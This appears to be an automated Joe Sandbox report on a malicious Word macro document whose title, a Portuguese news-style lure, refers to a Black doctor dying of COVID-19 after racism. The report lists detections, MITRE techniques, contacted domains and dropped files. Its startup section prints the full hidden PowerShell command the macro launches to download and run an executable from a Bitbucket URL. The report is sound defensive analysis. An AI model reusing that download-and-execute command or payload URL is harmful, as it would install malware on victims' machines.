ID: 334232
Sample Name: Medica negra morre covid-19 apos racismo.docm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:13:49
Date: 27/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Medica negra morre covid-19 apos raci…

Overview

General Information

Sample Name:	Medica negra morre covid-19 apos racismo.docm
Analysis ID:	334232
MD5:	549943fa268b65f..
SHA1:	0ffc18af6916d88…
SHA256:	c221dc10d175c2…
Tags:	COVID-19 docm geo Outlook PRT

Most interesting Screenshot:




Detection

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Sigma detected: Powershell downloa…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document exploit detected (process…
- Machine Learning detection for samp…
- Sigma detected: Microsoft Office Pr…
- Suspicious powershell command line…
- Tries to download and execute files …
- Contains long sleeps (>= 3 min)

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 764 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
  - powershell.exe (PID: 2424 cmdline: powershell.exe /W hidden /C $TempDir = [System.IO.Path]::GetTempPath();cd $TempDir;(New-Object System.Net.WebClient).DownloadFile('https://bitbucket.org/seveca-emilia/onemoreslave/downloads/defenderModule.exe',$TempDir+'defenderModule.exe');Start-Process 'defenderModule.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview


System Summary:

Sigma detected: Powershell download and execute file

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell Download from URL

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with functions possibly related to ADO stream file operations

Document contains an embedded VBA with functions possibly related to WSH operations (process, registry, environment, or keystrokes)

Data Obfuscation:

Document contains an embedded VBA with many string operations indicating source code obfuscation

Suspicious powershell command line found

Persistence and Installation Behavior:


Tries to download and execute files (via powershell)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communicatior
Default Accounts	Scripting 6 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Scripting 6 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatior
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Medica negra morre covid-19 apos racismo.docm	25%	ReversingLabs	Script-Macro.Trojan.Valyria	
Medica negra morre covid-19 apos racismo.docm	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://bitbucket.orgp	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bitbucket.org	104.192.141.1	true	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://bitbucket.org/s	powershell.exe, 00000002.00000002.2086064545.0000000003817000.00000004.00000001.sdmp	false		high
http://https://bitbucket.orgp	powershell.exe, 00000002.00000002.2086039982.0000000003803000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000002.00000002.2083246002.00000000023C000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000002.00000002.2082404358.000000000033E00.00000004.00000020.sdmp	false		high
http://https://bitbucket.org/seveca-emilia/onemoreslave/downloads/defen	powershell.exe, 00000002.00000002.2085550986.00000000036AA00.00000004.00000001.sdmp	false		high
http://https://bitbucket.org/seveca-emilia/onemoreslave/downloads/defenderModule.exe	vbaProject.bin	false		high
http://https://bitbucket.org/seveca-emilia/on	powershell.exe, 00000002.00000002.2086064545.0000000003817000.00000004.00000001.sdmp	false		high
http://https://bitbucket.org/seveca-emilia/onemoreslave/downloads/defenderModule.exePEH	powershell.exe, 00000002.00000002.2085550986.00000000036AA00.00000004.00000001.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000002.00000002.2083246002.00000000023C000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://bitbucket.org/seveca-emilia/onemoreslav	powershell.exe, 00000002.00000002.2086064545.0000000003817000.00000004.00000001.sdmp	false		high
http://https://bitbucket.org	powershell.exe, 00000002.00000002.2086022853.00000000037F100.00000004.00000001.sdmp	false		high
http://https://bitbucket.org/seveca-emilia/onemoreslave/down	powershell.exe, 00000002.00000002.2086064545.0000000003817000.00000004.00000001.sdmp	false		high
http://https://bitbucket.org/seveca-emi	powershell.exe, 00000002.00000002.2086064545.0000000003817000.00000004.00000001.sdmp, powershell.exe, 00000002.00000002.2085550986.00000000036AA000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.192.141.1	unknown	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	334232
Start date:	27.12.2020
Start time:	09:13:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Medica negra morre covid-19 apos racismo.docm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.expl.evad.winDOCM@3/9@1/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:14:36	API Interceptor	20x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.192.141.1	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	
	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	
	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	
	sz.exe	Get hash	malicious	Browse	
	jgxmv58TUY.rtf	Get hash	malicious	Browse	
	FRAUD NOTIFICATION 35738-59.doc	Get hash	malicious	Browse	
	Detail-Fraud-35738-59.doc	Get hash	malicious	Browse	
	3ML0rBGt2E.exe	Get hash	malicious	Browse	
	hkWhIh37PP.exe	Get hash	malicious	Browse	
	mz1shN8TSG.exe	Get hash	malicious	Browse	
	mz1shN8TSG.exe	Get hash	malicious	Browse	
	TJ3Z43yN2m.exe	Get hash	malicious	Browse	
	Tu8O5QdOKb.exe	Get hash	malicious	Browse	
	jmTPBV8ekH.exe	Get hash	malicious	Browse	
	ZYsTo6YDs9.exe	Get hash	malicious	Browse	
	yZItAGiNhn.exe	Get hash	malicious	Browse	
	Tu8O5QdOKb.exe	Get hash	malicious	Browse	
	bwYWeDRnet.exe	Get hash	malicious	Browse	
	1kmwj3MiYw.exe	Get hash	malicious	Browse	
	AGPIZs7r0k.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bitbucket.org	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	• 104.192.141.1
	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	• 104.192.141.1
	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	• 104.192.141.1
	sz.exe	Get hash	malicious	Browse	• 104.192.141.1
	jgxmv58TUY.rtf	Get hash	malicious	Browse	• 104.192.141.1

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FRAUD NOTIFICATION 35738-59.doc	Get hash	malicious	Browse	• 104.192.141.1
	Detail-Fraud-35738-59.doc	Get hash	malicious	Browse	• 104.192.141.1
	3ML0rBGt2E.exe	Get hash	malicious	Browse	• 104.192.141.1
	hkWhIh37PP.exe	Get hash	malicious	Browse	• 104.192.141.1
	mz1shN8TSG.exe	Get hash	malicious	Browse	• 104.192.141.1
	mz1shN8TSG.exe	Get hash	malicious	Browse	• 104.192.141.1
	TJ3Z43yN2m.exe	Get hash	malicious	Browse	• 104.192.141.1
	Tu8O5QdOKb.exe	Get hash	malicious	Browse	• 104.192.141.1
	jmTPBV8ekH.exe	Get hash	malicious	Browse	• 104.192.141.1
	ZYsTo6YDs9.exe	Get hash	malicious	Browse	• 104.192.141.1
	yZItAGiNhn.exe	Get hash	malicious	Browse	• 104.192.141.1
	Tu8O5QdOKb.exe	Get hash	malicious	Browse	• 104.192.141.1
	bwYWeDRnet.exe	Get hash	malicious	Browse	• 104.192.141.1
	1kmwj3MiYw.exe	Get hash	malicious	Browse	• 104.192.141.1
	AGPIZs7r0k.exe	Get hash	malicious	Browse	• 104.192.141.1

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	SWIFT USD 354,883.00.exe	Get hash	malicious	Browse	• 52.34.40.131
	Gybx821c.exe	Get hash	malicious	Browse	• 3.17.7.232
	http://https://sixtiescity.net/	Get hash	malicious	Browse	• 46.137.120.62
	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	• 104.192.141.1
	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	• 104.192.141.1
	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	• 104.192.141.1
	INV-8907865.exe	Get hash	malicious	Browse	• 52.58.78.16
	sz.exe	Get hash	malicious	Browse	• 3.22.15.135
	Details bookings.exe	Get hash	malicious	Browse	• 54.191.139.161
	http://https://fdkl5.csb.app/	Get hash	malicious	Browse	• 3.121.118.243
	http://fwc.lifesizecloud.com	Get hash	malicious	Browse	• 54.171.32.139
	http://https://shocking-foregoing-driver.glitch.me	Get hash	malicious	Browse	• 52.216.25.206
	http://https://linkprotect.cudasvc.com/url?a=http%3a%2f%2fwww.9499katheige.buttbrothersgroup.com%2f%3fVGH%3da2F0aGVpZ2VAd2NjdWNyZWRpdHVuaW9uLmNvb3A%3d&c=E,1,ltSrt2AaJ8-S_58_41jn_nVZjtrZcUJ9VdfgsP12W46O_R6IKdR3KtEWFbEOjrT1SWc5iDMSCu_En-xJAD5q0JnWFr_L3osRw1Vy4JjVvAGbSTphkVGAXf_rtOA,&typo=1	Get hash	malicious	Browse	• 18.159.181.202
	http://https://aftersync.s3.amazonaws.com/Public/RightQlik/RightQlik.exe	Get hash	malicious	Browse	• 52.218.153.139
	http://d4a687ce4c.lazeruka.ru	Get hash	malicious	Browse	• 13.224.93.54
	9486874.doc	Get hash	malicious	Browse	• 175.41.138.238
	http://https://www.chronopost.fr/fclV2/authentification.html?numLt=XP091625009FR&profil=DEST&cc=47591&type=MASMail&lang=fr_FR	Get hash	malicious	Browse	• 54.73.1.163
	KYC ORDER 22DEC.xlsx	Get hash	malicious	Browse	• 52.216.27.35
	http://https://downloads.wdc.com/wdapp/Install_WD_Discovery_for_Windows.zip	Get hash	malicious	Browse	• 65.9.68.125
	http://https://dandspa.bookmark.com/	Get hash	malicious	Browse	• 35.165.150.162

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\89B60F2F.png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\89B60F2F.png

File Type:	PNG image data, 633 x 572, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	1690
Entropy (8bit):	3.576194053118268
Encrypted:	false
SSDEEP:	6:6v/lhPVVUZMR/sJToIHnljkh5s+qbfyfkHW7lsYP5m0irXirXirXirXirXirXire:6v/7t6e/Ya/qb60uW0gb4L4VA
MD5:	91399F6981993D43FE517DB9466CC5E6
SHA1:	01A31179D55BF574E603C9DDDF2481180DB950CA
SHA-256:	D43C41B95F8C6F9082326926B4003F74762F61B00BC920E0FD7D6AD87BBF1874
SHA-512:	7455DF80D45C830D1032D7834BE89B20503E19B9CB3084010DCFC165719BA9D0A53C6EB5C898F3552EA5E5C92BB7B271889E666D28700C81C732844953637EA
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...y...<......BML....sRGB.........gAMA......a....9PLTE......fffddd......{{{dddvvv...ccc...eee......dddeeeddd...T..5....tRNS..<@.............3......pHYs..........&.?....IDATx ^.....P..@.....b.&~.35.eZ_+..X..z..`......{~.GAy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{02B545E2-A1F4-420B-9DE9-98A3C69AB689}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.351821331541603
Encrypted:	false
SSDEEP:	3:Iiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbB:IiiiiiiiifdLloZQc8++lsJe1MzWvl
MD5:	EE7CF76CE188894981012322DD72CB45
SHA1:	930543E7BD08464938E270474A55F433800A5B5F
SHA-256:	074D8925253476702624A7A443CE86067D1BA69946A21E00C963A99EFB4A69BE
